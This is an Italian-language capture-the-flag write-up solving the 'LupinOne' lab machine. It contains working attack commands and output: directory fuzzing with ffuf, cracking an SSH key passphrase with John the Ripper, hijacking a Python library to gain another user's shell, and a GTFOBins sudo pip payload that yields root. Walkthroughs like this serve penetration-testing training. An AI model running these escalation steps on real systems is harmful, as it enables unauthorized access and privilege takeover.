

RELAZIONE BLACKBOX LUPIN

Come per ogni altra BlackBox, anche in questa la fase preliminare rappresenta una scansione dei servizi attivi:

```
(kali㉿kali)-[~]  
$ nmap -sC -sV 192.168.50.151  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-04 05:11 EDT  
Nmap scan report for 192.168.50.151  
Host is up (0.00042s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)  
| ssh-hostkey:  
|   3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)  
|   256  bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)  
|_  256  ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)  
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))  
|_ http-robots.txt: 1 disallowed entry  
|_ /~myfiles  
|_ http-title: Site doesn't have a title (text/html).  
|_ http-server-header: Apache/2.4.48 (Debian)  
MAC Address: 08:00:27:5D:71:B4 (Oracle VirtualBox virtual NIC)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 15.33 seconds
```

Ci accorgiamo è aperta la porta 80, quindi andiamo sul sito inserendo l'indirizzo ip 192.168.50.151 nella barra di indirizzi.

FASE 1: ENUMERAZIONE

Una volta dentro il sito farò riferimento al tool “ffuf” per l’enumerazione, dato che questo ci permetterà di risparmiare un sacco di tempo: -u specifica l’url , -w specifica la wordlist, FFUF sostituirà la parola "FUZZ" nell'URL con ogni voce della wordlist, effettuando richieste per ogni combinazione e riportando i risultati.

```
(kali㉿kali)-[~]
$ ffuf -c -u "http://192.168.50.151/FUZZ" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.50.151/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

# This work is licensed under the Creative Commons [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 6ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 5ms]
# [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 1ms]
# [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 27ms]
# Copyright 2007 James Fisher [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 34ms]
# [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 24ms]
# [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 25ms]
# Priority ordered case sensitive list, where entries were found [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 27ms]
# on atleast 2 different hosts [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 25ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 36ms]
# [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 36ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 37ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 36ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 36ms]
image [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 2ms]
manual [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 9ms]
javascript [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 5ms]
[Status: 200, Size: 333, Words: 32, Lines: 28, Duration: 10ms]
server-status [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 3ms]
:: Progress: [220560/220560] :: Job [1/1] :: 5000 req/sec :: Duration: [0:00:57] :: Errors: 0 ::
```

successivamente ffuf sostituirà “~” con vari nomi utente o stringhe da una wordlist predefinita o specificata, tentando di trovare directory accessibili che iniziano con “~”


```
(kali㉿kali)-[~]
$ ffuf -c -u http://192.168.50.151/~FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

v2.1.0-dev

:: Method      : GET
:: URL         : http://192.168.50.151/~FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

secret [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 6ms]
```

Dopo una approfondita scansione quello che giunge davanti ai nostri occhi è un messaggio del nostro migliore amico, il caro icex64.



Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file, Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack. I'm smart I know that. Any problem let me know

Your best friend icex64


Per ultimo ffuf sostituirà “.” con vari nomi utente o stringhe da una wordlist predefinita o specificata, tentando di trovare directory accessibili che iniziano con “.”. Nel nuovo comando le abbreviazioni utilizzate stanno per:

-ic ignore comments

-fc filter status code

-e extensions


```
(kali@kali)-[~]
$ ffuf -c -ic -u http://192.168.50.151/~secret/.FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -fc 403 -e .txt,.html
```



v2.1.0-dev

```
:: Method      : GET
:: URL         : http://192.168.50.151/~secret/.FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Extensions : .txt .html
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response status: 403
```

```
[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 30ms]
[Status: 200, Size: 331, Words: 52, Lines: 6, Duration: 15ms]
mysecret.txt [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 27ms]
```



Trovo una misteriosa chiave, e le parole del professore rimbombano nella nostra testa, tuttavia non ci ricordano che c'è un luogo ed un momento per ogni cosa, bensì suggeriscono: “base58”.

Decodifichiamo quindi la stringa online mediante un decoder base58 e scopriamo quindi che è una chiave per ssh.

Copiamo la chiave in un file di testo e tentiamo di entrare con la chiave ssh nell'account di icex64 ma ci viene richiesta una password

```
(kali@kali) ~$ ssh -i ssh_hash icex64@192.168.50.151 -p 22
Enter passphrase for key 'ssh_hash':
```

a questo punto non ci resta che convertire la chiave in Hash

```
(kali@kali)-[~]
$ python /usr/share/john/ssh2john.py /home/kali/hash.txt > ssh_hash.txt
```

Tentiamo il bruteforce utilizzando il tool John The Ripper e troviamo la password:

```
(kali@kali)-[~]  
$ john --wordlist=/usr/share/wordlists/fasttrack.txt ssh_hash.txt  
  
Using default input encoding: UTF-8  
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])  
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes  
Cost 2 (iteration count) is 16 for all loaded hashes  
Will run 6 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
P@55w0rd! (/home/kali/hash.txt)  
1g 0:00:00:02 DONE (2024-10-03 17:01) 0.4291g/s 41.20p/s 41.20c/s 41.20C/s spring2014..testing123  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.
```

Base-58 Decode

Copy to clipboard

Siamo quindi nell'account di icex64 e notiamo subito due file

```
icex64@LupinOne:/home/arsene$ cat heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:/home/arsene$ cat note.txt
Hi my friend Icex64,

Can you please help check if my code is secure to run, I need to use for my next heist.

I dont want to anyone else get inside it, because it can compromise my account and find my secret file.

Only you have access to my program, because I know that your account is secure.

See you on the other side.

Arsene Lupin.
```

Sempre la stessa voce dice nella testa ci suggerisce sudo -l, lanciamo il comando e scopriamo che possiamo eseguire lo script in python come "arsene" senza password

```
icex64@LupinOne:/home/arsene$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
```


Leggendo il codice notiamo che viene importata una libreria webbrowser, la individuiamo e proviamo a modificarla. Dato che ci è permesso, inseriamo al suo interno questo codice: `os.execv("/bin/bash", ["/bin/bash", "-i"])`

```
icex64@LupinOne:/tmp$ cat /usr/lib/python3.9/webbrowser.py
#!/usr/bin/env python3
"""Interfaces for launching and remotely controlling Web browsers."""
# Maintained by Georg Brandl.

import os
import shlex
import shutil
import sys
import subprocess
import threading
os.system("/bin/bash")
```

Eseguiamo a questo punto il comando permesso come root ma attraverso l'account di arsene mediante comando:
`sudo -u`

```
icex64@LupinOne:/tmp$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
```

Siamo ora all'interno dell'account di arsene, tramite comando `sudo -l` ci accorgiamo di poter utilizzare il comando `pip` come root.

Cerchiamo a questo punto su Gtfobins se possiamo usare il comando per diventare amministratori. eseguiamo i comandi e come è possibile notare, abbiamo ottenuto i permessi di root.

```
arsene@LupinOne:/$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
```

| Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

```
arsene@LupinOne:/$ TF=$(mktemp -d)
arsene@LupinOne:/$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
arsene@LupinOne:/$ sudo pip install $TF
Processing /tmp/tmp.Xvu6p3GVIK
# █
```